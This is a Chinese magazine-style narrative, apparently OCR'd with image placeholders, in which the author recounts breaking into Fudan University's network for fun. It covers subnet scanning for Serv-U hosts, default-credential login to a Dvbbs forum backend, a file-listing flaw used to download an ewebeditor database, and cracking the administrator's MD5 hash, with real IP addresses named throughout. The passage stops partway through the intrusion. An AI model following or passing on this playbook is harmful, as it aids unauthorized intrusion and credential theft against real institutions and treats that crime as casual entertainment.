
## 一、师出有名

某日上网十分无聊，就和X论坛的超级版主wyzhack瞎吹牛，东扯西扯的，后来不知道就怎么扯到复旦大学上去了，他提议说不如黑掉复旦大学吧，当时实在是闲得无聊，就答应了（小编：这入侵的理由也实在是……根本就没有任何原因和理由嘛，居然还得套上一个“师出有名”有口号，复旦大学，你比窦娥还冤呀）。

## 二、战略部署

通过google很顺利的找到了复旦大学的主站http://www.fudan.edu.cn/，网站使用的是PHP程序，打开了一个链接，顺手加了个单引号，提示“警告！提交的数据非法！”，我又试了几个其它的注入关键字，都被过滤掉了。看来直接从主站下手的难度比较大，我得想点其他办法。我打算利用嗅探来获取目标站点的重要信息。我们都知道可以根据ping一个目标地址的TTL值来大致判断对方的服务器操作系统！我ping了一下复旦大学的主站，发现TTL值为53，这个数值大致就是Linux操作系统，如图1。要想嗅探就必须取得与目标服务器同一网段下的某台主机的权限，然后再安装嗅探工具进行嗅探攻击。复旦大学主站的IP地址为61.129.42.5，那我们就必须在61.129.42.*这个网段里先控制一台服务器！我使用SuperScan3.0扫描整个C段的21端口，目的是先看看有没有Windows操作系统的服务器在这个网段里，至于为什么要选择21端口，大家都清楚要是安装了Serv-U的话不仅仅能够说明对方使用的是Windows系统，而且提权也是比较容易的。

不一会儿，扫描结果就出来了，有好几台都安装了Serv-U，如图2。


图1




图 2

## 三、步步为营

我决定从61.129.42.42这台服务器上来下手，在浏览器里填入该IP地址访问，发现页面有点难看，都是些doc文档下载的东西，对我们来说没什么用。我们可以通过查询域名绑定来看看有些什么站点在上面。使用X以前介绍过的一个网站来查询吧，它查出来的数据多而且准！打开 http://www.seologs.com/ip-domains.html，在"Domain or IP address"里填上"61.129.42.42"，然后点击"submit"提交，稍等一会儿就会返回查询结果的了，如图3。





图 3

只查到了两个，似乎不容乐观哦。而且这两个还都不能访问！后来访问了一下8000端口才有了反应，如图4。




图 4

在这里也看不出什么，页面比较简单，能利用的地方不多，值得庆幸的是有个"在线论坛"，打开看看，原来是动网的。使用默认的用户名和密码尝试登录，居然成功的进入了后台，如图5。本以为可以很轻松的得到webshell的，没想到这个破论坛既不能上传也不能备份！没有了这两个功能，基本上就没法子拿到webshell了，郁闷！

我跑到了邪恶八进制论坛上去发帖请教，没多久就在回复里看到说动网还有个后台列文件的漏洞。大致方法就是在"基本设置"里修改"上传目录设定"，然后到"上传文件管理"里去查看结果。列了N久终于发现有可利用的东西了，如图6，ewebeditor出现了。打开ewebeditor的后台登录页面，如图7。尝试使用默认的用户名和密码进行登录，发现无法登录进去，看来密码改过了。没关系，反正我们能列文件嘛。再利用动网列文件的漏洞找到了ewebeditor的数据库文件，下载回来，使用明小子的数据库管理功能打开，查到了管理员密码的MD5散列，如图8。再到MD5查询网站查询这个密码，幸运的是这个密码并不复杂，顺利的查了出来，如图9。




图 5

